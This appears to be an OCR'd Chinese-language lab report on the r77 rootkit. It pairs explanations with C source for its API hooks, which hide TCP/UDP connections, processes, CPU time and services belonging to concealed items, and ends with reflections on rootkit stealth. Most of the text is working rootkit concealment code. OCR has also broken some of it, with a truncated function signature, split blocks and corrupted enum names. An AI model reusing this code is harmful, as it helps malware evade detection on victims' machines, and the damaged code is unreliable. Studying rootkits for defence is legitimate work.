
对 NtDeviceIoControlFile 函数的钩子，主要用于隐藏或修改通过 IOCTL_NSI_GETALLPARAM 控制码调用时获取的网络信息。

调用了原始的 NtDeviceIoControlFile 函数，以获取网络信息。通过传递的 ioControlCode 等参数，获取了网络信息，特别是通过 IOCTL_NSI_GETALLPARAM 获取了网络参数。

如果原始调用成功 (NT_SUCCESS(status))，则继续执行后续操作。通过判断 ioControlCode 是否为 IOCTL_NSI_GETALLPARAM，以及输出缓冲区和其长度是否符合预期，判断是否获取了网络参数信息。如果获取了网络参数信息且属于指定的类型（NsiTcp 或 NsiUdp），则进行以下操作。

对获取的 TCP 和 UDP 信息进行逐个遍历。对每个 TCP 或 UDP 项，检查是否需要隐藏，判断的条件包括：是否本地端口或远程端口被隐藏；相关进程是否被隐藏；进程的可执行文件名是否被隐藏；是否符合预定义的前缀条件。如果需要隐藏，通过移动数组的方式将当前项移出数组，同时减小 Count 计数。这样，隐藏的项在数组中将不再存在，实现了对 TCP 和 UDP 信息的隐藏。

```
static NTSTATUS NTAPI HookedNtDeviceIoControlFile(HANDLE fileHandle, HANDLE event, PIO_APC_ROUTINE apcRoutine, LPVOID apcContext, PIO_STATUS_BLOCK ioStatusBlock, ULONG ioControlCode, LPVOID inputBuffer, ULONG inputBufferLength
{
    NTSTATUS status = OriginalNtDeviceIoControlFile(fileHandle, event, apcRoutine, apcContext, ioStatusBlock, ioControlCode, inputBuffer, inputBufferLength, outputBuffer, outputBufferLength);

    if (NT_SUCCESS(status))
    {
        // Hide TCP and UDP entries
        if (ioControlCode == IOCTL_NSI_GETALLPARAM && outputBuffer && outputBufferLength == sizeof(NT_NSI_PARAM))
        {
            // Check, if the device is "\Device\Nsi"
            BYTE deviceName[500];
            if (NT_SUCCESS(R77_NtQueryObject(fileHandle, ObjectNameInformation, deviceName, 500, NULL)) &&
                !StrCmpNIW(DEVICE_NSI, ((PUNICODE_STRING)deviceName)->Buffer, sizeof(DEVICE_NSI) / sizeof(WCHAR)))
            {
                PNT_NSI_PARAM nsiParam = (PNT_NSI_PARAM)outputBuffer;
                if (nsiParam->Entries && (nsiParam->Type == NsiTcp || nsiParam->Type == NsiUdp))
                {
                    WCHAR processName[MAX_PATH + 1];

                    for (DWORD i = 0; i < nsiParam->Count; i++)
                    {
                        PNT_NSI_TCP_ENTRY tcpEntry = (PNT_NSI_TCP_ENTRY)((LPBYTE)nsiParam->Entries + i * nsiParam->EntrySize);
                        PNT_NSI_UDP_ENTRY udpEntry = (PNT_NSI_UDP_ENTRY)((LPBYTE)nsiParam->Entries + i * nsiParam->EntrySize);

                        // The status and process table may be NULL.
                        PNT_NSI_PROCESS_ENTRY processEntry = nsiParam->ProcessEntries ? (PNT_NSI_PROCESS_ENTRY)((LPBYTE)nsiParam->ProcessEntries + i * nsiParam->ProcessEntrySize) : NULL;
                        PNT_NSI_STATUS_ENTRY statusEntry = nsiParam->StatusEntries ? (PNT_NSI_STATUS_ENTRY)((LPBYTE)nsiParam->StatusEntries + i * nsiParam->StatusEntrySize) : NULL;

                        processName[0] = L'\0';

                        BOOL hidden = FALSE;
                        if (nsiParam->Type == NsiTcp)
                        {
                            if (processEntry) GetProcessFileName(processEntry->TcpProcessId, FALSE, processName, MAX_PATH);

                            hidden =
                                IsTcpLocalPortHidden(_byteswap_ushort(tcpEntry->Local.Port)) ||
                                IsTcpRemotePortHidden(_byteswap_ushort(tcpEntry->Remote.Port)) ||
                                processEntry && IsProcessIdHidden(processEntry->TcpProcessId) ||
                                lstrlenW(processName) > 0 && IsProcessNameHidden(processName) ||
                                HasPrefix(processName);
```



```
                else if (nsiParam->Type == NsiUdp)
                {
                    if (processEntry) GetProcessFileName(processEntry->UdpProcessId, FALSE, processName, MAX_PATH);

                    hidden =
                        IsUdpPortHidden(_byteswap_ushort(udpEntry->Port)) ||
                        processEntry && IsProcessIdHidden(processEntry->UdpProcessId) ||
                        lstrlenW(processName) > 0 && IsProcessNameHidden(processName) ||
                        HasPrefix(processName);
                }

                // If hidden, move all following entries up by one and decrease count.
                if (hidden)
                {
                    if (i < nsiParam->Count - 1) // Do not move following entries, if this is the last entry
                    {
                        if (nsiParam->Type == NsiTcp)
                        {
                            memmove(tcpEntry, (LPBYTE)tcpEntry + nsiParam->EntrySize, (nsiParam->Count - i - 1) * nsiParam->EntrySize);
                        }
                        else if (nsiParam->Type == NsiUdp)
                        {
                            memmove(udpEntry, (LPBYTE)udpEntry + nsiParam->EntrySize, (nsiParam->Count - i - 1) * nsiParam->EntrySize);
                        }

                        if (statusEntry)
                        {
                            memmove(statusEntry, (LPBYTE)statusEntry + nsiParam->StatusEntrySize, (nsiParam->Count - i - 1) * nsiParam->StatusEntrySize);
                        }
                        if (processEntry)
                        {
                            memmove(processEntry, (LPBYTE)processEntry + nsiParam->ProcessEntrySize, (nsiParam->Count - i - 1) * nsiParam->ProcessEntrySize);
                        }
                    }

                    nsiParam->Count--;
                    i--;
                }
            }
        }
    }

    return status;
}
```

（12） GetProcessHiddenTimes

主动统计隐藏进程的 CPU 使用情况，而不是等待对 NtQuerySystemInformation(SystemProcessInformation) 的调用。

通过调用 NEW_ARRAY 分配了一个大小为 1024 * 1024 * 2 字节的内存块（2 MB），用于存储系统进程信息。

调用原始的 NtQuerySystemInformation 函数，获取系统进程信息，具体是 SystemProcessInformation。如果调用成功，会得到系统中所有进程的信息。

遍历获取的系统进程信息，对每个进程判断是否是隐藏进程。对于隐藏进程，累加其内核时间（KernelTime）、用户时间（UserTime）以及周期时间（CycleTime）。内核时间和用户时间是 CPU 在执行进程内核和用户模式代码时花费的时间，而周期时间是进程的总执行时间。统计得到的 CPU 使用情况即为所有隐藏进程的 CPU 使用情况之和。

释放之前分配的内存。返回一个布尔值表示统计是否成功。如果成功，隐藏进程的 CPU 使用情况已被累加；如果失败，可能是由于内存分配或 NtQuerySystemInformation 调用失败。

```
static BOOL GetProcessHiddenTimes(PLARGE_INTEGER hiddenKernelTime, PLARGE_INTEGER hiddenUserTime, PLONGLONG hiddenCycleTime)
{
    // Count hidden CPU usage explicitly instead of waiting for a call to NtQuerySystemInformation(SystemProcessInformation).
    // Task managers call NtQuerySystemInformation(SystemProcessInformation) also, but not necessarily in a matching frequency.

    BOOL result = FALSE;
    LPBYTE systemInformation = NEW_ARRAY(BYTE, 1024 * 1024 * 2);
    ULONG returnLength;

    if (NT_SUCCESS(OriginalNtQuerySystemInformation(SystemProcessInformation, systemInformation, 1024 * 1024 * 2, &returnLength)))
    {
        if (hiddenKernelTime) hiddenKernelTime->QuadPart = 0;
        if (hiddenUserTime) hiddenUserTime->QuadPart = 0;
        if (hiddenCycleTime) *hiddenCycleTime = 0;

        for (PNT_SYSTEM_PROCESS_INFORMATION current = (PNT_SYSTEM_PROCESS_INFORMATION)systemInformation, previous = NULL; current;)
        {
            if (HasPrefixU(current->ImageName) || IsProcessIdHidden((DWORD)(DWORD_PTR)current->ProcessId) || IsProcessNameHiddenU(current->ImageName))
            {
                if (hiddenKernelTime) hiddenKernelTime->QuadPart += current->KernelTime.QuadPart;
                if (hiddenUserTime) hiddenUserTime->QuadPart += current->UserTime.QuadPart;
                if (hiddenCycleTime) *hiddenCycleTime += current->CycleTime;
            }

            previous = current;

            if (current->NextEntryOffset) current = (PNT_SYSTEM_PROCESS_INFORMATION)((LPBYTE)current + current->NextEntryOffset);
            else current = NULL;
        }

        result = TRUE;
    }

    FREE(systemInformation);
    return result;
}
```

（13） CreatePath

创建文件路径， 使用 PathCombineW 组合目录名和文件名，但如果目录名是 \\.\pipe\\，则直接使用字符串拼接。

```
static LPWSTR CreatePath(LPWSTR result, LPCWSTR directoryName, LPCWSTR fileName)
{
    // PathCombineW cannot be used with the directory name "\\.\pipe\".
    if (!StrCmpIW(directoryName, L"\\\\.\\pipe\\"))
    {
        StrCpyW(result, directoryName);
        StrCatW(result, fileName);
        return result;
    }
    else
    {
        return PathCombineW(result, directoryName, fileName);
    }
}
```

（14） FileInformationGetName

从文件信息结构中提取文件名。根据文件信息类别选择对应的结构体，并提取文件名和长度。

```
static LPWSTR FileInformationGetName(LPVOID fileInformation, FILE_INFORMATION_CLASS fileInformationClass, LPWSTR name)
{
    PWCHAR fileName = NULL;
    ULONG fileNameLength = 0;

    switch (fileInformationClass)
    {
        case FileDirectoryInformation:
            fileName = ((PNT_FILE_DIRECTORY_INFORMATION)fileInformation)->FileName;
            fileNameLength = ((PNT_FILE_DIRECTORY_INFORMATION)fileInformation)->FileNameLength;
            break;
        case FileFullDirectoryInformation:
            fileName = ((PNT_FILE_FULL_DIR_INFORMATION)fileInformation)->FileName;
            fileNameLength = ((PNT_FILE_FULL_DIR_INFORMATION)fileInformation)->FileNameLength;
            break;
        case FileIdFullDirectoryInformation:
            fileName = ((PNT_FILE_ID_FULL_DIR_INFORMATION)fileInformation)->FileName;
            fileNameLength = ((PNT_FILE_ID_FULL_DIR_INFORMATION)fileInformation)->FileNameLength;
            break;
        case FileBothDirectoryInformation:
            fileName = ((PNT_FILE_BOTH_DIR_INFORMATION)fileInformation)->FileName;
            fileNameLength = ((PNT_FILE_BOTH_DIR_INFORMATION)fileInformation)->FileNameLength;
            break;
        case FileIdBothDirectoryInformation:
            fileName = ((PNT_FILE_ID_BOTH_DIR_INFORMATION)fileInformation)->FileName;
            fileNameLength = ((PNT_FILE_ID_BOTH_DIR_INFORMATION)fileInformation)->FileNameLength;
            break;
        case FileNamesInformation:
            fileName = ((PNT_FILE_NAMES_INFORMATION)fileInformation)->FileName;
            fileNameLength = ((PNT_FILE_NAMES_INFORMATION)fileInformation)->FileNameLength;
            break;
    }

    if (fileName && fileNameLength > 0)
    {
        i_wmemcpy(name, fileName, fileNameLength / sizeof(WCHAR));
        name[fileNameLength / sizeof(WCHAR)] = L'\0';
        return name;
    }
    else
    {
        return NULL;
    }
}
```

（15） FileInformationGetNextEntryOffset

获取文件信息结构中的下一个条目的偏移量。

```
static ULONG FileInformationGetNextEntryOffset(LPVOID fileInformation, FILE_INFORMATION_CLASS fileInformationClass)
{
    switch (fileInformationClass)
    {
        case FileDirectoryInformation:
            return ((PNT_FILE_DIRECTORY_INFORMATION)fileInformation)->NextEntryOffset;
        case FileFullDirectoryInformation:
            return ((PNT_FILE_FULL_DIR_INFORMATION)fileInformation)->NextEntryOffset;
        case FileIdFullDirectoryInformation:
            return ((PNT_FILE_ID_FULL_DIR_INFORMATION)fileInformation)->NextEntryOffset;
        case FileBothDirectoryInformation:
            return ((PNT_FILE_BOTH_DIR_INFORMATION)fileInformation)->NextEntryOffset;
        case FileIdBothDirectoryInformation:
            return ((PNT_FILE_ID_BOTH_DIR_INFORMATION)fileInformation)->NextEntryOffset;
        case FileNamesInformation:
            return ((PNT_FILE_NAMES_INFORMATION)fileInformation)->NextEntryOffset;
        default:
            return 0;
    }
}
```

（16） FileInformationSetNextEntryOffset

设置文件信息结构中的下一个条目的偏移量。

```
static VOID FileInformationSetNextEntryOffset(LPVOID fileInformation, FILE_INFORMATION_CLASS fileInformationClass, ULONG value)
{
    switch (fileInformationClass)
    {
        case FileDirectoryInformation:
            ((PNT_FILE_DIRECTORY_INFORMATION)fileInformation)->NextEntryOffset = value;
            break;
        case FileFull1DirectoryInformation:
            ((PNT_FILE_FULL_DIR_INFORMATION)fileInformation)->NextEntryOffset = value;
            break;
        case FileIdFu11DirectoryInformation:
            ((PNT_FILE_ID_FULL_DIR_INFORMATION)fileInformation)->NextEntryOffset = value;
            break;
        case FileBothDirectoryInformation:
            ((PNT_FILE_BOTH_DIR_INFORMATION)fileInformation)->NextEntryOffset = value;
            break;
        case FileIdBothDirectoryInformation:
            ((PNT_FILE_ID_BOTH_DIR_INFORMATION)fileInformation)->NextEntryOffset = value;
            break;
        case FileNamesInformation:
            ((PNT_FILE_NAMES_INFORMATION)fileInformation)->NextEntryOffset = value;
            break;
    }
}
```

（17） KeyInformationGetName

从键信息结构中提取键名。

```
static PWCHAR KeyInformationGetName(LPVOID keyInformation, NT_KEY_INFORMATION_CLASS keyInformationClass)
{
    switch (keyInformationClass)
    {
        case KeyBasicInformation:
            return ((PNT_KEY_BASIC_INFORMATION)keyInformation)->Name;
        case KeyNameInformation:
            return ((PNT_KEY_NAME_INFORMATION)keyInformation)->Name;
        default:
            return NULL;
    }
}
```

（18） KeyValueInformationGetName

从键值信息结构中提取键值名。

```
static PWCHAR KeyValueInformationGetName(LPVOID keyValueInformation, NT_KEY_VALUE_INFORMATION_CLASS keyValueInformationClass)
{
    switch (keyValueInformationClass)
    {
        case KeyValueBasicInformation:
            return ((PNT_KEY_VALUE_BASIC_INFORMATION)keyValueInformation)->Name;
        case KeyValueFullInformation:
            return ((PNT_KEY_VALUE_FULL_INFORMATION)keyValueInformation)->Name;
        default:
            return NULL;
    }
}
```

（19） FilterEnumServiceStatus

过滤服务状态信息，移除不需要的服务。

遍历服务状态信息，如果服务名或显示名以指定前缀开头或服务名被隐藏，则从列表中移除。

```
static VOID FilterEnumServiceStatus(LPENUM_SERVICE_STATUSW services, LPDWORD servicesReturned)
{
    for (DWORD i = 0; i < *servicesReturned; i++)
    {
        // If hidden, move all following entries up by one and decrease count.
        if (HasPrefix(services[i].lpServiceName) ||
            HasPrefix(services[i].lpDisplayName) ||
            IsServiceNameHidden(services[i].lpServiceName) ||
            IsServiceNameHidden(services[i].lpDisplayName))
        {
            memmove(&services[i], &services[i + 1], (*servicesReturned - i - 1) * sizeof(ENUM_SERVICE_STATUSW));
            (*servicesReturned)--;
            i--;
        }
    }
}
```

（20） FilterEnumServiceStatusProcess

过滤带有进程信息的服务状态信息，移除不需要的服务。

与 FilterEnumServiceStatus 类似，但用于处理带有进程信息的服务状态结构。

```
static VOID FilterEnumServiceStatusProcess(LPENUM_SERVICE_STATUS_PROCESSW services, LPDWORD servicesReturned)
{
    for (DWORD i = 0; i < *servicesReturned; i++)
    {
        // If hidden, move all following entries up by one and decrease count.
        if (HasPrefix(services[i].lpServiceName) ||
            HasPrefix(services[i].lpDisplayName) ||
            IsServiceNameHidden(services[i].lpServiceName) ||
            IsServiceNameHidden(services[i].lpDisplayName))
        {
            memmove(&services[i], &services[i + 1], (*servicesReturned - i - 1) * sizeof(ENUM_SERVICE_STATUS_PROCESSW));
            (*servicesReturned)--;
            i--;
        }
    }
}
```

三、实验结论及心得体会

1. Rootkit 的设计思想： r77Rootkit 的设计显然注重隐蔽性和持久性。通过修改注册表、隐藏特定进程和文件，以及使用 API Hooking 技术，该 Rootkit 试图在系统中深藏不露，不易被检测和清除。

2. 注册表的滥用： r77Rootkit 通过注册表的操作实现对系统的配置和隐藏。滥用注册表项用于存储配置信息，同时利用其对于普通进程可写的特性，增加了 Rootkit 的难以察觉性。

3. API Hooking 的应用： 通过 Detours 库实现的 API Hooking，使 r77Rootkit 能够拦截和修改系统调用，进而影响系统行为。这展示了黑客在利用 Rootkit 时借助 API Hooking 对系统功能进行修改、隐藏和篡改，绕过常规的检测手段。

4. 进程和文件的隐藏： r77Rootkit 通过隐藏特定的进程、文件和注册表项，实现了对自身存在的模糊掩盖。这种隐藏机制使得常规的系统监控工具难以察觉 Rootkit 的存在，对于渗透测试和防御来说是一项严峻的挑战。